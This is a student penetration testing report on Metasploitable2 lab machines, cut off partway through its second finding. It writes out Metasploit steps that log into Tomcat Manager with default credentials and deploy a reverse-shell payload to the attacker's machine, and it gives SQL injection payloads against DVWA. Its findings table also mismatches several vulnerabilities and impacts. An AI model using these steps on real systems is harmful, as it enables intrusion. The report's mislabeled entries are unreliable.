PENETRATION TESTING REPORT
FINAL WINTER PROJECT 2025

CLIENT

Prof. Ferozuddin Hyder (CYT130)

Consultant Team

Khang Le - 119039253

Dec 12th, 2025

Table of Contents

Executive Summary

Group 10, consisting of Le Khang and Eric, was instructed to perform a penetration test against a Metasploitable2 environment as part of the final project. The purpose of this assessment was to evaluate the system's exposure to external cyberattacks and determine the potential impact of a successful security breach.

All testing was conducted from the perspective of a remote, unauthenticated attacker with only general network access. The primary objectives were to determine whether an external attacker could gain unauthorized access, escalate privileges, and compromise the confidentiality, integrity, or availability of system data and services.

The engagement focused on identifying and exploiting vulnerabilities across both network services and web applications hosted on the Metasploitable2 machine. This included discovering weaknesses that could allow initial access, remote code execution, and privilege escalation.

All activities were performed in a controlled environment and aligned with the principles outlined in NIST SP 800-115 for security testing. The findings illustrate that the target system contains several high-risk vulnerabilities that could lead to full system compromise if present in a real-world environment.

1.1 Scope of Work

Group 10, consisting of Le Khang and Eric, was required to conduct a penetration test on two separate Metasploitable2 machines per member, for a total of four target systems. Each assessment was performed using a Kali Linux attacker machine against the assigned Metasploitable2 hosts at 192.168.36.128 and 192.168.36.129.

The scope included:

- Identifying three network vulnerabilities per system (two initial footholds and one privilege escalation).
- Identifying two web application vulnerabilities per system.
- Performing scanning, enumeration, exploitation, and documentation of all validated findings.

Out-of-scope activities included attacks against any system outside the assigned Metasploitable2 machines, social engineering, physical testing, and denial-of-service attacks.

All testing was completed within a controlled academic environment and aligned with NIST SP 800-115 guidelines.

1.2 Methodology

The penetration testing methodology followed by Group 10 was based on the principles outlined in NIST SP 800-115. All testing was performed from the perspective of an external, unauthenticated attacker using Kali Linux.

The assessment was conducted in four main phases:

1. Information Gathering – Identifying active hosts, open ports, and running services using tools such as Nmap.
2. Enumeration & Analysis – Probing discovered services and web applications to identify potential vulnerabilities.
3. Exploitation – Validating findings by exploiting network and web vulnerabilities, gaining initial access, and performing privilege escalation where applicable.
4. Documentation – Recording each confirmed vulnerability, its impact, and recommendations for mitigation.

This structured approach ensured consistent testing across all four Metasploitable2 systems while maintaining accuracy, repeatability, and controlled execution.

1.3 Assumptions

The following assumptions were made during this penetration testing engagement:

- The instructor granted full authorization for Group 10 to perform testing on the assigned Metasploitable2 systems.
- All four Metasploitable2 machines were intentionally vulnerable and safe to exploit in a controlled academic environment.
- No defensive security controls (firewalls, IDS/IPS, or monitoring tools) were in place to interfere with testing activities.
- Each machine was configured correctly, reachable, and operating within the same network range as the Kali Linux attacker machines.
- The results and behavior observed during exploitation were representative of the system's default state without external interference.

1.4 Resources

The following resources were used to conduct this penetration testing engagement:

- Kali Linux attacker machines for scanning, enumeration, and exploitation
- Four Metasploitable2 virtual machines assigned for testing
- Network environment configured to allow communication between Kali and Metasploitable2 hosts
- Security testing tools, including:
    - Nmap
    - Metasploit Framework
    - Nikto
    - Burp Suite Community
    - Gobuster

- Course guidance and standards, including:
    - NIST SP 800-115
    - Instructor-provided documentation and reporting requirements

1.5 Risk Rating

Each identified vulnerability in this report was assigned a risk rating based on its potential impact and the likelihood of successful exploitation. The following scale was used:

RATING	DESCRIPTION
Critical	Easily exploitable, leads to full system compromise or severe data loss. Requires immediate remediation.
High	Significant impact on confidentiality, integrity, or availability. Exploitable with minimal requirements.
Medium	Moderate impact or requires specific conditions to exploit. Still poses a meaningful security risk.
Low	Limited impact and difficult to exploit. Presents minimal risk to the environment.

This model helped categorize the severity of vulnerabilities discovered across the four Metasploitable2 systems and prioritize remediation recommendations.

2. Findings overview

ID	Vulnerability	Type	Severity	Impact
FD1	Tomcat Manager Weak Credentials	Web	Critical	Remote WAR deployment → shell
FD2	DVWA – Command Injection	Web	Critical	Remote system compromise (initial foothold)
FD3	Anonymous FTP Login + File Upload	Network	High	Allows storing malicious files & reconnaissance
FD4	Distcc Remote Code Execution (TCP/3632)	Network	Critical	Extract or modify database
FD5	SUID Misconfiguration – /usr/bin/nmap Privilege Escalation	PrivEsc	High	Remote WAR deployment → shell

2.1 Strategic Recommendations

To reduce long-term risk, we recommend:

1. Decommission vulnerable legacy services (distcc, r-services, outdated PHP).
2. Enforce strict authentication (remove anonymous FTP, disable default credentials).
3. Apply OS-level hardening:
    - Remove unnecessary SUID binaries
    - Apply least-privilege configuration
4. Implement a Web Application Firewall (WAF) to block SQLi and command injection attempts.
5. Continuous patch management to update web apps, PHP versions, Apache modules.

3. FINDING DETAILS

Tomcat Credential vulnerability


FD1.1 Finding name

Tomcat Manager Weak Credentials

FD1.2 Affected Service


http://<Metasploitable2-IP>:8180

Service: Apache Tomcat/Coyote JSP Engine 1.1



During service enumeration, the following command was executed:

nmap -sV -p- 192.168.36.128



The service banner showed:


Apache Tomcat/Coyote JSP engine 1.1

Apache Tomcat running on port 8180 is known to expose the **Tomcat Manager** and **Host Manager** interfaces, which are commonly misconfigured with default or weak credentials.

A manual browser checks confirmed access to:

http://192.168.36.128: 8180/manager/html

Using default credentials (tomcat: tomcat) granted full administrative access.



FD1.3 Description

The Tomcat Manager Application is accessible with default credentials.
This interface allows authenticated users to deploy WAR files, which can contain malicious JSP web shells.

By uploading a backdoored WAR file, an attacker can gain remote code execution (RCE) on the server.


This vulnerability is extremely dangerous because Tomcat Manager is effectively a remote admin control panel.

FD1.4 Exploitation

Step 1 — Start Metasploit

Msfconsole

Step 2 — Select the Tomcat Manager Upload exploit



Step 3 — Set required parameters

set RHOSTS <IP>

set RPORT 8180

set HttpUsername tomcat


set HttpPassword tomcat

set TARGETURI /manager/html

set PAYLOAD java/jsp_shell_reverse_tcp

set LHOST <your Kali IP>


set LPORT 4444



Step 4 — Run the exploit

exploit


Metasploit uploads a malicious WAR file, deploys it, and triggers a reverse shell back to the attacker.



FD1.5 Impact

If exploited, an attacker gains:

- Remote Code Execution (RCE)
- Full Tomcat administrative control
- Ability to upload backdoor applications
- Pivoting to internal services
- Persistent access via JSP web shell
- Full compromise of the underlying OS



FD1.6 Likelihood: High

Tomcat Manager with default credentials is a well-known and widely exploited misconfiguration.

FD1.7 Risk: High

Tomcat Manager with default credentials is a well-known and widely exploited misconfiguration.


FD1.8 Recommendations

- Disable or restrict /manager/html & /host-manager/html
- Remove default Tomcat accounts (tomcat, admin)
- Enforce strong, unique passwords
- Restrict access to the Manager interface (firewall / localhost-only)
- Deploy an up-to-date version of Apache Tomcat
- Monitor for unauthorized WAR deployments

DVWA SQL Injection

FD2.1 – Finding Name
SQL Injection in DVWA “User ID” Parameter Allows Unauthorized Database Access

FD2.2 – Affected Resource
http://192.168.2.40/dvwa/vulnerabilities/sqli/?id=<input>
Parameter: id (GET request)



FD2.3 – Method of Finding
The vulnerability was identified through manual input manipulation of the id parameter within DVWA’s SQL Injection module. Initial testing with special characters (') produced SQL syntax errors, indicating improper input handling. Further testing with UNION-based payloads confirmed that unvalidated user input is directly concatenated into backend SQL queries.

FD2.4 – Vulnerability Description
The DVWA web application performs SQL queries that directly incorporate user-supplied input without sanitization or parameterized statements. An attacker can inject arbitrary SQL commands through the id parameter.

Example vulnerable query:

SELECT first_name, last_name FROM users WHERE id = '$id';

Using a crafted payload, an attacker can modify the structure of the SQL query and extract sensitive data from the backend database.

Screenshot Evidence:
(Insert your screenshot showing the successful UNION SELECT output with root@localhost and dvwa.)

FD2.5 – Exploitation Steps

Navigated to DVWA → *Vulnerabilities* → *SQL Injection*.

Entered test payload to trigger error:

1'


Observed SQL syntax error, confirming potential injection.

Executed UNION-based payload:


1' UNION SELECT user(), database() #

